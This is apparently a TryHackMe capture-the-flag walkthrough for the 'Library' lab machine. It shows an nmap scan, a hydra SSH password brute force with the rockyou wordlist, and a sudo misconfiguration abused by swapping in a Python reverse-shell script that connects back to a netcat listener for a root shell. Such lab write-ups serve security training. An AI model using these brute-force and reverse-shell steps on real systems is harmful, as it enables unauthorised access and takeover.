TryHackMe

Library

https://tryhackme.com/room/bsidesgtlibrary

Walkthrough

By

https://tryhackme.com/p/iLinxz

NMAP Scan

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-23 10:45 EDT
Nmap scan report for 10.10.98.212
Host is up (0.028s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:2f:c3:47:67:06:32:04:ef:92:91:8e:05:87:d5:dc (RSA)
|   256 68:92:13:ec:94:79:dc:bb:77:02:da:99:bf:b6:9d:b0 (ECDSA)
|_  256 43:e8:24:fc:d8:b8:d3:aa:c2:48:08:97:51:dc:5b:7d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome to  Blog - Library Machine
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The NMAP scan shows there are two services running on each other's respective ports:

1. Port 22 – running SSH
2. Port 80 – running HTTP

Great, what can we do?

Well, since there aren't a lot of services running, we're going check on the HTTP service first.

When entering the website hosted by our victim, we're greeted by this page:



Trying to click on any button/link on the page leads us nowhere. I've already conducted a gobuster dir search but nothing came up.

The NMAP scan does show that the 'robots.txt' file has one disallowed entry. Let's see for ourselves.

```
User-agent: rockyou
Disallow: /
```

rockyou

Hmph, okay? I think it might be hinting at the fact that we're going to have to do some brute forcing with the rockyou.txt wordlist.

Scrolling through the initial page, I've discovered a potential username.

Posted on June 29th 2009 by meliodas - 3 comments

There are some comments on the page as well:

Comments

root
on June 29th 2009 at 23:35

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut.

www-data
on June 29th 2009 at 23:40

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut.

Anonymous
on June 29th 2009 at 23:59

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut.

Right. Let's first try to use the 'meliodas' username with the rockyou.txt wordlist to brute force the SSH service and see if we get further.

```
kali@kali:~$ hydra -l meliodas -P /home/kali/Desktop/Wordlists/rockyou.txt 10.10.98.212 ssh -t 64
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bind
ing, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-23 11:53:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398), ~224132 tries per task
[DATA] attacking ssh://10.10.98.212:22/
[22][ssh] host: 10.10.98.212   login: meliodas   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 52 final worker threads did not complete until end.
[ERROR] 52 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-23 11:53:51
kali@kali:~$
```

Success! We have brute forced melioda's password! Let's SSH in and collect the flags!

```
kali@kali:~$ ssh meliodas@10.10.98.212
meliodas@10.10.98.212's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Sun Aug 23 07:56:20 2020 from 10.11.6.36
meliodas@ubuntu:~$
```

```
meliodas@ubuntu:~$ ls -la
total 40
drwxr-xr-x 4 meliodas meliodas 4096 Aug 24  2019 .
drwxr-xr-x 3 root     root     4096 Aug 23  2019 ..
-rw-r--r-- 1 root     root      353 Aug 23  2019 bak.py
-rw------- 1 root     root       44 Aug 23  2019 .bash_history
-rw-r--r-- 1 meliodas meliodas  220 Aug 23  2019 .bash_logout
-rw-r--r-- 1 meliodas meliodas 3771 Aug 23  2019 .bashrc
drwx------ 2 meliodas meliodas 4096 Aug 23  2019 .cache
drwxrwxr-x 2 meliodas meliodas 4096 Aug 23  2019 .nano
-rw-r--r-- 1 meliodas meliodas  655 Aug 23  2019 .profile
-rw-r--r-- 1 meliodas meliodas    0 Aug 23  2019 .sudo_as_admin_successful
-rw-rw-r-- 1 meliodas meliodas   33 Aug 23  2019 user.txt
meliodas@ubuntu:~$ cat user.txt
[redacted]
meliodas@ubuntu:~$
```

Great, we have the user flag! Now onto root…

As we can see, there is this .py script called 'bak.py' in our directory that's owned by root. Hm… what does it do?

```
#!/usr/bin/env python
import os
import zipfile

def zipdir(path, ziph):
    for root, dirs, files in os.walk(path):
        for file in files:
            ziph.write(os.path.join(root, file))

if __name__ == '__main__':
    zipf = zipfile.ZipFile('/var/backups/website.zip', 'w', zipfile.ZIP_DEFLATED)
    zipdir('/var/www/html', zipf)
    zipf.close()
```

It zips the /var/www/html directory. I see. We can't write to it, which is a shame.

sudo -l?

```
meliodas@ubuntu:~$ sudo -l
Matching Defaults entries for meliodas on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User meliodas may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py
meliodas@ubuntu:~$
```

Oh! I see! We're allowed to run the python script as any user without inputting a password…

We can't edit the script itself… but we own the directory that the script is in! So we can delete it and create our own script with the same name that will spawn a shell for us. Since we're going to run it as root, we'll spawn a root shell!

This is the script we'll create:

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("[redacted]",1234));os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"]);
```

You're going to have to spawn a shell that will connect to your THM IP. I've blurred mine out for obvious reasons.

```
meliodas@ubuntu:~$ rm bak.py
rm: remove write-protected regular file 'bak.py'? y
meliodas@ubuntu:~$ ls -la
total 36
drwxr-xr-x 4 meliodas meliodas 4096 Aug 23 09:18 .
drwxr-xr-x 3 root     root     4096 Aug 23  2019 ..
-rw------- 1 root     root       44 Aug 23  2019 .bash_history
-rw-r--r-- 1 meliodas meliodas  220 Aug 23  2019 .bash_logout
-rw-r--r-- 1 meliodas meliodas 3771 Aug 23  2019 .bashrc
drwx------ 2 meliodas meliodas 4096 Aug 23  2019 .cache
drwxrwxr-x 2 meliodas meliodas 4096 Aug 23  2019 .nano
-rw-r--r-- 1 meliodas meliodas  655 Aug 23  2019 .profile
-rw-r--r-- 1 meliodas meliodas    0 Aug 23  2019 .sudo_as_admin_successful
-rw-rw-r-- 1 meliodas meliodas   33 Aug 23  2019 user.txt
meliodas@ubuntu:~$
```

Let's create our own script now and paste in the code.

```
meliodas@ubuntu:~$ touch bak.py
meliodas@ubuntu:~$ nano bak.py
```

```
  GNU nano 2.5.3                                        File: bak.py

import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("[redacted]",1234));os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"]);
```

```
meliodas@ubuntu:~$ touch bak.py
meliodas@ubuntu:~$ nano bak.py
meliodas@ubuntu:~$ ls -la
total 40
drwxr-xr-x 4 meliodas meliodas 4096 Aug 23 09:20 .
drwxr-xr-x 3 root     root     4096 Aug 23  2019 ..
-rw-rw-r-- 1 meliodas meliodas  213 Aug 23 09:20 bak.py
-rw------- 1 root     root       44 Aug 23  2019 .bash_history
-rw-r--r-- 1 meliodas meliodas  220 Aug 23  2019 .bash_logout
-rw-r--r-- 1 meliodas meliodas 3771 Aug 23  2019 .bashrc
drwx------ 2 meliodas meliodas 4096 Aug 23  2019 .cache
drwxrwxr-x 2 meliodas meliodas 4096 Aug 23  2019 .nano
-rw-r--r-- 1 meliodas meliodas  655 Aug 23  2019 .profile
-rw-r--r-- 1 meliodas meliodas    0 Aug 23  2019 .sudo_as_admin_successful
-rw-rw-r-- 1 meliodas meliodas   33 Aug 23  2019 user.txt
meliodas@ubuntu:~$
```

That's the new script. Let's fire up a netcat listener and then run the script.

```
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234 ...
```

```
meliodas@ubuntu:~$ sudo -u root /usr/bin/python /home/meliodas/bak.py
```

```
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.11.6.36] from (UNKNOWN) [10.10.69.110] 33116
# whoami
root
#
```

Great, we've got ourselves a root shell. Let's get the root flag!

```
# cd /root
# ls -la
total 28
drwx------  3 root root 4096 Aug 24  2019 .
drwxr-xr-x 22 root root 4096 Aug 24  2019 ..
-rw-------  1 root root   43 Aug 24  2019 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwxr-xr-x  2 root root 4096 Aug 23  2019 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Aug 23  2019 root.txt
# cat root.txt
[redacted]
#
```

==========

END